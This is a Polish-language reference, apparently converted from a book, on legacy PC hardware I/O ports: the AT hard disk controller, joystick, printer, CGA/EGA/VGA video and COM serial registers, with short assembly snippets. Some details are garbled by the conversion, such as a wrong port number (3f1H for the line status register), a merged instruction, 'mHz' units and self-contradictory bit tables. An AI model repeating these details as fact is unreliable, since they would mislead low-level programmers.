Kontroler dysku twardego w komputerach AT znajduje się na tej samej karcie, co kontroler stacji dyskietek. Jego porty wejścia/wyjścia i rozkazy są inne niż w komputerach XT.

Kontroler dysku twardego AT #1 ma przyporządkowane porty 1f0h-1f7h


Kontroler dysku twardego AT #2 ma przyporządkowane porty 170h-177h

Kontroler dysku twardego wywołują przerwanie sprzętowe IRQ 14 po każdej operacji na dysku. IRQ 14 odpowiada przerwaniu 76h, które ustawia bit w zmiennej 0:048eh oznaczający, że dysk twardy pracuje.

Opis portów dysku twardego #1 w komputerze AT jest przedstawiony pod spodem. Porty drugiego dysku twardego są ustawione analogicznie.

- **Port** **Opis**
- **1f0H** Rejestr Danych: Odczytuje/Zapisuje dane do bufora dysku.


■ **1f1H** Zapis: Rejestr Prekompensacji zapisu. Włącza prekompensację.
Odczyt: Rejestr błędów. Zawiera znaczenie ostatniego błędu.



■ **1f2H** Licznik sektorów dla operacji odczytu/zapisu.
 ■ **1f3H** Logiczny numer początkowego sektora dla operacji odczytu/zapisu.
 ■ **1f4H** Numer cylindra (bity 0-1 odpowiadają bitom 8-9 w numerze cylindra).
 ■ **1f5H** Numer cylindra (bity 0-7 10-bitowego numeru cylindra).
 ■ **1f6H** Numer napędu i głowicy dla operacji zapisu/odczytu.
 ■ **1f7H** Zapis: Rejestr rozkazu

Lista rozkazów: (Skrót, po pełny opis sięgnij do opisu technicznego swojego komputera lub do [1]).


1xH = ustaw na cylinder 0
 7xH = szukaj cylindra o numerze w 1f4
 2xH = Czytaj sektor
 3xH = Zapisz sektor
 50H = Formatuj ścieżkę
 4xH = Weryfikuj
 90H = Sprawdź poprawność dysku
 91H = Ustaw parametry (Liczba głowic, sektorów) dla napędu
 Odczyt: Rejestr stanu.



Porty Joysticka

Port 201h jest przyporządkowany karcie GAME lub joystickowi. Funkcja 84h przerwania 15h umożliwia łatwe użycie tych kart 84H.

Bit przekazywany przez IN z portu 201h ma następujące znaczenie.



Odczyt przycisków joysticka może odbywać się w sposób następujący:

```

mov     dx,201h
out     dx,al;Inicjalizacja, w al moze byc dowolna wartosc
in      al,dx;Przeczytaj bity 4-7,0=nacisniety,1=zwolniony

```

W inny sposób można sprawdzać wartości koordynat.

```

mov     dx,201H
out     dx,al      ;Inicjalizacja
mov     cx,-1      ;zapoczątkuj licznik
petla   inal,dx    ;Odczytaj koordynaty
inc     cx         ;Zwiększ licznik
test    al,1       ;Jesli bit 0 ustawiony to joystick jest w dole
jnz     petla      ;Petla do momentu, aż bit 0 będzie wyzerowany.

```

Opóźnienie w rejestrze CX będzie określało na ile joystick jest przesunięty w dół. Zwróć uwagę, że sposób ten jest dość kłopotliwy bowiem zależy od prędkości procesora, zależności czasowych itd i dla każdego komputera wartości te mogą być inne. Dlatego w wielu grach używających joysticka na początku dokonuje się tak zwanej rekalkulacji ustawiającej odpowiednie parametry.

Porty Drukarki

ROM-BIOS ma określone trzy porty równoległe dla drukarek określane jako LPT1-LPT3. Podczas POST BIOS testuje trzy porty drukarek w kolejności:

- 1) 3bcH Port karty monochromatycznej/drukarki (O ile jest taka karta)
- 2) 378H Port równoległej drukarki #1
- 3) 278H Port równoległej drukarki #2

I przyporządkowuje portom odpowiednio nazwy LPT1 ..., W zmiennych 0:0408h znajdują się adresy portów im odpowiadającym.

Przerwanie 17h przewiduje obsługę do 4 równoległych drukarek. Aby dodać czwartą drukarkę musisz samodzielnie umieścić adres jej portu w zmiennej 0:0410h.

Możesz łatwo oszukiwać system, zamieniając drukarki. Przykładowa zamiana LPT1 i LPT2 może wyglądać w sposób następujący:

```

xor     ax,ax
mov     ds,ax
mov     si,0408H    ;początek obszaru tablic drukarek - 0:0408
mov     ax,[si]     ;pobiera adres LPT1
xchg    ax,[si+2]   ;zamienia z adresem LPT2
mov     [si],ax     ;stary adres LPT2 zapamiętuje jako LPT1

```

Pod spodem opisane są porty równoległej drukarki #1. Porty pozostałych drukarek są analogiczne.


Port	Opis
378H	Dane dla drukarki Zapis: Wysyła bajt do drukarki. Odczyt: Zawiera ostatnio wysłany bajt.
37aH	Odczyt/Zapis: Rozkazy drukarki.

7	6	5	4	3	2	1	0
0	0	0					

- 0: +Strobe (pin 1); 1= Przesyłany bajt
- 1: +AUTO LineFeed (pin 14); 1= automatyczne CR po LF
- 2: INIT (pin 16); 0 = inicjuje drukarkę
- 3: +SLOT IN (pin 17); 1 = Włączenie drukarki

4: +IRQ Dozwolone1 (sprzętowe przerwanie w przypadku braku gotowości na następny znak) LPT1 IRQ 7 (Przerwanie 0fh) LPT2 IRQ 5 (Przerwanie 0dH)

379H	Tylko do odczytu: Stan drukarki.
------	----------------------------------



Porty CGA

Karta CGA (Color Graphics Adapter) jest oparta na sterowniku CRT 6845 firmy Motorola. CGA ma w systemie porty 3d0h – 3dfh (wykorzystuje porty 3d2h-3dch). Porty te są zgodne (z pewnymi wyjątkami) z portami EGA w celu zachowania późniejszej kompatybilności. BIOS pamięta wartości niektórych portów CGA w odpowiednich zmiennych systemowych. Jeśli chcesz zmienić jakiś bit w tych portach to powinieneś: odczytać odpowiednią zmienną, ustawić bit, wykonać OUT i zachować nową wartość w zmiennej.

Port	Opis
3d4H	Zapis: Kontroler wyboru rejestrów.

Jeśli chcesz korzystać z jednego z 18 rejestrów CRTC, to musisz wykonać OUT 3d4h, numer_rejestru i odczytać albo zapisać wartość z portu 3d5h.

W karcie CGA jest 18 rejestrów CGA ich numery są następujące.


- 0h: Czasy synchronizacji poziomej.
- 1h: Ilość znaków w wierszu.
- 2h: Pozioma pozycja synchronizacyjna – przesuwanie obrazu w prawo/lewo.
- 3h: Szerokość synchronizacji pionowej i poziomej (4 bity każda).
- 4h: Ilość linii w pionie.
- 5h: Odświeżanie 50 lub 60Hz.
- 6h: Ilość wyświetlanych linii.
- 7h: Pionowa pozycja synchronizacyjna – przesuwanie obrazu w górę/dół.
- 8h: Tryb przeplotu (bity 4 i 5) i skośny (bity 6 i 7).
- 9h: Ilość linii w jednym znaku.
- 0Ah: Wyświetlanie kursora.
- 0Bh: Schowanie kursora.
- 0Ch: Start pamięci video aktualnej strony (górny bajt).
- 0Dh: (dolny bajt)
- 0Eh: Adres kursora (górny bajt).
- 0Fh: (dolny bajt)
- 10h: Adres pióra świetlnego (górny bajt).
- 11h: (dolny bajt)

Pierwsze 16 z tych rejestrów jest pamiętane w tablicy parametrów ekranu (patrz przerwanie 1dh).

3d5H	Rejestry kontrolera CRT.
------	--------------------------

Po wybraniu odpowiedniego rejestru odwołaniem do portu 3d4h w tym porcie możesz korzystać z jego zawartości.

3d8H	Zapis: Rejestr wyboru trybu (BIOS trzyma tą wartość w zmiennej 0:0465)
------	--



Porty EGA

Karta EGA (Enhanced Graphics Adapter) jest kompatybilna w górę z kartą CGA przy użyciu BIOS-u. EGA jest o wiele bardziej złożona na poziomie sprzętowym, ale ma możliwość emulacji większości rejestrów i operacji CGA. Tabela poniżej będzie zawierała tylko rozszerzenia w stosunku do CGA.

EGA składa się z czterech części: Sterownika CRT, sekwencera, modułu grafiki i sterownika atrybutów. Karcie tej są przyporządkowane następujące porty:

EGA #1 porty 3c0h do 3dfh

EGA #2 porty 2c0h do 2dfh

EGA generuje przerwanie sprzętowe o poziomie 2 (IRQ 2) podczas odtwarzania jest ono przyporządkowane przerwaniu BIOS-u 0Ah.

Port	Opis
3c0h	Zapis: Sterownik atrybutów(ATC)

Wykorzystanie:

Jeśli chcesz korzystać z tego sterownika powinieneś wykonać następujące operacje:


IN a1, 3daH ; aby określić tryb adresowania.
 OUT 3c0H, numer_rejestru ; wybierz rejestr ATC
 OUT 3c0H, wartosc ; przeslij dane do rejestru ATC

Przy wyborze rejestru bity 0-4 oznaczają numer rejestru bit 5: 1= efekty na ekranie 0= tylko ustawienie rejestru.


Po wyborze rejestru należy jeszcze przesłać dane do rejestru zgodnie z następującym formatem:

Rej. ATC	Opis danych
00-0fh	Rejestry palet: wybierają kolor dla tego atrybutu.


Opis bajtu znajduje się poniżej. Kolory pisane z wielkiej litery oznaczają intensywność 2/3, z małej 1/3.



- 0: Czerwony
- 1: Zielony
- 2: Niebieski
- 3: Niebieski (emulacja MDA-podkreślenie)
- 4: Zielony (emulacja CGA-intensywność)
- 5: Czerwony




- 0: 1=tryb graficzny, 0=tekstowy.
- 1: 1=tryb monochromatyczny 0=tryb kolorowy.
- 2: 1=0 punktów w poziomie na znak
- 0=9 punkt w poziomie na znaku ma kolor tła
- 3: 1=włącza migotanie.



- 0-3: Włączenie poziomu 0-3.
- 4-5: stan:00 czerwony i niebieski.
- 01 niebieski i zielony.
- 02 czerwony i niebieski.
- 11 nieużywane.

13h Przesuwanie w lewo o n punktów; ilość punktów do przesunięcia określają bity 0-3.



- 0: 1=wybierz 3BxH (emulacja MDA); 0=wybierz 3DxH (CGA)
- 1: 1=włącza RAM; 0=wyłącza RAM
- 2-3: Częstotliwość ekranu: 00=14mHz; 01=16mHz; 10=zewnętrzna
- 4: 1=wybierz zewnętrzne wyświetlanie; 0=wybierz wbudowane
- 5: Bit strony dla trybu parzysty/nieparzysty
- 6: Polaryzacja pozioma 1=tak 0=nie
- 7: Polaryzacja pionowa 1=tak 0=nie

3c4h Zapis: Rejestr adresowy sekwencera


3c5h Write: Rejestr danych sekwencera

Wykonaj najpierw OUT 3c4H, numer_rejestru potem OUT 3c5H, dane

Rej.Sekwenc. Opis Danych

00 Reset sekwencera. Bity 0-1 oznaczają tryb synchroniczny, asynchroniczny

01 tryby częstotliwości




- 0: 1=8 punktów na znak; 0=9 punktów na znak
 1: szerokość pasmo CRT 1=niska; 0=wysoka
 2: 1=przesuń każdy znak; 0=co drugi znak
 3: częstotliwość: 1=połowa; 0=normalna

02 Bity 0-3 pozwalają pisać na poziomie 0-3

03 Wybór mapy znaku:
 bity 0-1 wybierają mapę B (3 bit atrybutu=0)
 bity 2-3 wybierają mapę A (3 bit atrybutu=1)

04 tryby pamięci:



- 0: 1=tekstowy generator znaków 0=graficzny
 1: 1=EGA RAM 64K; 0=64K
 2: Określa w jaki sposób skonstruowana jest pamięć ekranu:
 1=sekwencyjny;
 0=parzysty/nieparzysty (jak CGA)

- **3cah** Zapis: 2 pozycja graficzna (dla EGA musi być 0)
- **3cch** Zapis: 1 pozycja graficzna (dla EGA musi być 1)
- **3ceh** Zapis: Rejestr adresu modułu graficznego (GDC)
- **3cfh** Zapis: Rejestr danych modułu graficznego (GDC)

Wykonaj najpierw OUT 3ceH, numer rejestru potem OUT 3cfH, dane

Rej.GDC Opis danych.

00 Set/reset. bity 0-3 wybierają poziomy zapisu w trybie 00

01 Włącza set/reset

02 Porównanie kolorów. Bity 0-3 wybierają kolor czytania w trybie 01

03 wybór funkcji i obrotu dla trybu 00


bity 0-2: ustawia licznik obrotu dla trybu 00

bity 3-4: wybór funkcji dla trybów 00 and 02

00=bez zmian; 01=AND; 10=OR; 11=XOR


04 Wybór mapy. Bity 0-2 wybierają numer mapy dla trybu zapisu 00.

05 Rejestr trybu



- 0-1: tryb zapisu 0-2
 2: sprawdzanie warunku
 3: tryb odczytu: 1=porównywanie kolorów; 0=wprowadź
 4: 1=adresowanie RAM parzyste/nieparzyste
 5: 1=Używaj mapy CGA średniej rozdzielczości

06 Różne rozkazy graficzne.



0: 1=graficzne; 1=tekstowe generowanie znaków.

1: 1=włącz mapy parzyste po nieparzystych.

2: pamięć ekranu.

00=a000H (128K); 01=a000H (64K)

10=b000H (32K MDA); 11=b800H (32K CGA)

07 Włączone maskowanie kolorów. Bity 0-3 wyłączają porównywanie logiczne dla trybu odczytu 01

08 Maskowanie bitów. Bity 0-7 określają, które bity mają być maskowane na wszystkich poziomach.

■ **3b4h | 3d4h** Rejestr adresowy CRT

■ **3b5h | 3d5h** Wewnętrzne rejestry CRT

Uwaga: Port 3c0H bit 0 określa, który z pary adresów portów jest używany (3bxH są normalnie przeznaczone dla MDA; 3dxH dla CGA).

Najpierw wykonaj OUT 3x4H,numer_rejestru potem OUT 3x5H,dane

Rej.CRTC

Opis Danych

00-11h

Zgadzają się z rejestrami CRTC karty CGA. Różnice:

02

Zacznij migotanie w poziomie (liczba znaków)

03


Skończ migotanie w poziomie. Bity 0-4 oznaczają szerokość. Bity 5-6 włączają skos (0 to 3)

04

Zacznij odtwarzanie poziome

05

Skończ odtwarzanie poziome.



0-4: szerokość odtwarzania

5-6: opóźnienie odtwarzania


7: 1=Zacznij na adresach nieparzystych; 0=parzystych

06

Liczba punktów w pionie

07

8 bit dla ustalonego rejestru CRTC



0: (CRTC Rejestr 06h)

1: (CRTC Rejestr 12h)

2: (CRTC Rejestr 10h)

3: (CRTC Rejestr 15h)

4: (CRTC Rejestr 18h)

5: (CRTC Rejestr 0ah)

08


Wybiera pierwszą linię do odtwarzania pionowego

10h


Zapis: Start odtwarzania pionowego.

11h

Zapis: Koniec odtwarzania pionowego



12h	Koniec wyświetlania linii w wierszu
13h	Wyświetlanie w pionie centrowane.
14h	Umieszczenie podkreślenia. Bity 0-5 to numer linii w wierszu
15h	Zacznij migotanie pionowe (w wierszu).
16h	Skończ migotanie pionowe.
17h	Rejestr trybów.



18h	Porównanie linii w wierszu.
3bah 3dah	Zapis: bity 0-1 sygnały FC0 i FC1 Odczyt: stan (patrz CGA port 3dah)
3bdh 3dbh	Jakikolwiek OUT wyłącza pióro świetlne.
3bch 3dch	Jakikolwiek OUT włącza pióro świetlne.

Porty VGA

Karta VGA (Video Graphics Array) jest kompatybilna w górę z kartami CGA, EGA. Na poziomie sprzętowym odpowiednie porty mają takie znaczenia jak w tamtych kartach. Poniższa tabela przedstawia tylko rozszerzenia w stosunku do karty EGA. Po pełniejszy opis sięgnij do opisu portów EGA i CGA oraz do dokumentacji swojej karty.

Port	Opis
3c3h	Rejestr odblokowania VGA
3c6h	Rejestr Maski PEL
3c7h	Zapis: Rejestr adresowy PEL dla trybu odczytu Odczyt: Rejestr stanu DAC
3c8h	Odczyt: Rejestr adresowy PEL dla trybu zapisu
3c9h	Rejestr danych PEL

Porty Szeregowe

Zmienne systemowe zawierają listę adresów do 4 portów COM. Podczas POST BIOS testuje i inicjalizuje COM1 i COM2

COM1 ma przydzielone porty 3f8h do 3ffh

COM2 ma przydzielone porty 2f8h do 2ffh

Przerwanie ROM BIOS-u 14h może obsługiwać każde z czterech złącz COM. Jeśli chcesz jednak wykorzystywać COM3 i COM4 to sam musisz umieścić ich adresy basowe w tabeli portów COMM zaczynającej się w 0:0400h.

BIOS pozwala na łatwe wywoływanie przerw sprzętowych w zależności wielu warunków określonych w Rejestrze Przerwań (port 3f9h lub 2f9h).

COM1 wywołuje przerwanie sprzętowe IRQ 4 (odpowiada mu przerwanie 0ch)

COM2 wywołuje przerwanie sprzętowe IRQ 3 (odpowiada mu przerwanie 0bh)

■ Port

■ 3f8H

Opis

Zapis: Rejestr przesyłania danych. 8-bitowy znak do wysłania.

Odczyt: Bufor odbioru danych. Ostatnio odebrane 8-bitów.

Zapis: (gdy DLAB=1) Dolny bajt Czasu przesyłania. Pozwala na ustawienie prędkości transmisji według następującej tabelki:

Baud	Czas	Baud	Czas
110	1040	1200	96
150	768	2400	48
300	384	4800	24
600	192	9600	12

■ 3f9H

Zapis: Wyższy bit Czasu przesyłania (gdy DLAB=1 patrz port 3fbh)

Zapis: Rejestr przerw

7	6	5	4	3	2	1	0
0	0	0	0				

0: 1=Zezwala na przerwanie gdy odebrano dane

1: 1=Zezwala na przerwanie gdy bufor transmitera pusty

2: 1=Zezwala na przerwanie stanu linii (błąd lub break)

3: 1=Zezwala na przerwanie stanu modemu(CTS,DSR,RI,RLSD)

■ 3faH

Odczyt: Rejestr identyfikujący przerwanie. Jeśli nastąpi przerwanie sprzętowe, czytaj ten rejestr by zorientować się co je spowodowało.

7	6	5	4	3	2	1	0

0: 1=Nie wystąpił błąd

1: 00=Przerwanie stanu linii odbiorcy (patrz port 3fdh)

01=Odbierane dane dostępne (port 3f8H)

10=Bufor transmitera pusty (port 3f8H)

11=Stan modemu. (port 3feH)

■ 3fbH

Rejestr kontrolny linii.

7	6	5	4	3	2	1	0
			par	s			dlg

0-1: długość słowa 00=5, 01=6, 10=7, 11=8 bitów

2: bity synchronizacji: 0=1, 1=2

3-4: parzystość: 00,10=żadna, 01=niep., 11=parz.

5: Generowanie bitu parzystości


6: 1=Zaczynj wysyłać spację

7: DLAB (Divisor Latch Access Bit-bit dostępu) ustala tryb portów 3f8H and 3f9H.


1=ustaw baud-y. 0=normalny

■ 3fcH


Zapis : Rejestr Modemu



■ **3f1H** Odczyt: Rejestr stanu linii. Ustawienie bitów 1-4 powoduje przerwanie o ile jest ono dozwolone.



■ **3feH** Odczyt: Rejestr stanu modemu. Ustawienie bitów 1-3 powoduje przerwanie o ile jest ono dozwolone.



Porty FDC


